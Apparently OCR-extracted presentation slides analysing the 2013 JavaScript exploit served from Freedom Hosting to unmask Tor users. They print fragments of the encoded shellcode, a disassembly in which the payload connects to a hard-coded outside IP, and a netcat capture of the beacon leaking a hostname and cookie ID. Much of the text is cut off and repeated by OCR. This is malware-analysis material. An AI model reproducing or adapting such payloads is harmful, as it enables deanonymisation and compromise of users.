
```
function f(var15,view,var16)
{
        var magneto = "";
                                var magneto = ("\ufc60\u8ae8"+"\u0000\u6000"+"\ue589\ud231"+"\u8b64\u305
        var var29 = magneto;
        var var17 = "\u9060";
        var var18 = "\u9061";
        var var19 = "\uC481\u0000\u0008" ;
        var var20 = "\u2589\u3000"+String.fromCharCode((var13 >> 16)  & 0x0000FFFF);
        var var21="\u258B\u3000"+String.fromCharCode((var13 >> 16)  & 0x0000FFFF);
        var var22 = "\uE589";
        var var23 ="\uC3C9";
        var var24  = "\uE889";
        var24 += "\u608D\u90C0";
```

Tor FBI/NSA/GCHQ Attack

- Freedom hosting servers started serving up some javascript
- Javascrip
  against fi
- Is this leg

```
function f(var15,view,var1
{
        var magneto = "";

        var var29 = magnet
        var var17 = "\u906
        var var18 = "\u906
        var var19 = "\uC48
        var var20 = "\u258
        var var21="\u258B\
        var var22 = "\uE58
        var var23 ="\uC3C9
        var var24  = "\uE8
        var24 += "\u608D\u
```



The shellcode

- Used Stephen Fewer's API resolver

```
00000091  5D                pop ebp
00000092  81BDE90200004745  cmp dword [ebp+0x2e9],0x20544547
         -5420
0000009C  7570              jnz 0x10e
0000009E  8D85D1020000      lea eax,[ebp+0x2d1]
000000A4  50                push eax
000000A5  684C772607        push dword 0x726774c
000000AA  FFD5              call ebp
000000AC  85C0              test eax,eax
000000AE  745E              jz 0x10e
000000B0  8D85D8020000      lea eax,[ebp+0x2d8]
000000B6  50                push eax
000000B7  684C772607        push dword 0x726774c
000000BC  FFD5              call ebp
```

http://ghowen.me/fbi-tor

The shellcode

- Used Stephen Fewer's API resolver

```
00000091  5D                  pop ebp
00000092  81BDE90200004745    cmp dword [ebp+0x2e9],0x20544547
         -5420
```

```
000000F1 loc_F1:                                ; CODE XREF: seg000:0000010C↓j
000000F1                 push    10h            ; length
000000F3                 lea     esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9                 push    esi            ; sockaddr struct
000000FA                 push    ebx            ; socket
000000FB                 push    6174A599h      ; ws2_32.dll!connect
00000100                 call    ebp
00000102                 test    eax, eax
00000104                 jz      short connected
00000106                 dec     ss:(connectTryCounter - LocateProc)[ebp]
0000010C                 jnz     short loc_F1   ; retry to connect up to 5 times
```

```
000000BC  FFD5                call ebp
```

http://ghowen.me/fbi-tor

The shellcode

- Used Stephen Fewer's API resolver

```
00000091  5D                    pop ebp
00000092  81BDE90200004745      cmp dword [ebp+0x2e9],0x20544547
         -5420
```

```
000000F1 loc_F1:                                ; CODE XREF: seg000:0000010C↓j
000000F1                push    10h             ; length
000000F3                lea     esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9                push    esi             ; sockaddr struct
000000FA                push    ebx             ; socket
000002E8 sockAddr       db      2               ; DATA XREF: seg000:000000F3↑o
000002E8                                        ; sa_family
000002E9 sockaddr_in    db      0               ; sin_family
000002EA                db      0               ; port
000002EB                db    50h ; P           ; port=80
000002EC                db    41h ; A           ; ip addr = 65.222.202.54
000002ED                db   0DEh ; Ì
000002EE                db   0CAh ; -
000002EF                db    36h ; 6
```

http://ghowen.me/fbi-tor

The shellcode

- Used Stephen Fewer's API resolver

```
00000091  5D                    pop ebp
00000092  81BDE90200004745      cmp dword [ebp+0x2e9],0x20544547
         -5420

000000F1 loc_F1:                                ; CODE XREF: seg000:0000010C↓j
000000F1                 push    10h            ; length
000000F3                 lea     esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9                 push    esi            ; sockaddr struct
000000FA                 push    ebx            ; socket
000000E8 soc                                                                    F3↑o
000000E8
000000E9 soc
000000EA
000000EB
000000EC
000000ED
000000EE
000000EF
```

```
root@piserver:~# nc -l 77
\root@piserver:~# nc -l 77
GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1
Host: gho-desktop
Cookie: ID=00241D6[redacted]
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip

root@piserver:~#
```

http://ghowen.me/fbi-tor

How to help

- USE tor
- Run a tor relay (or even an exit!)
- Develop
- Donate
- Promote
- Do research

Questions

Resources

- ghowen.me/git
  - Modified tor client, scripts, crawler, etc
- ghowen.me/fbi-tor
  - FBI exploit shellcode and walkthrough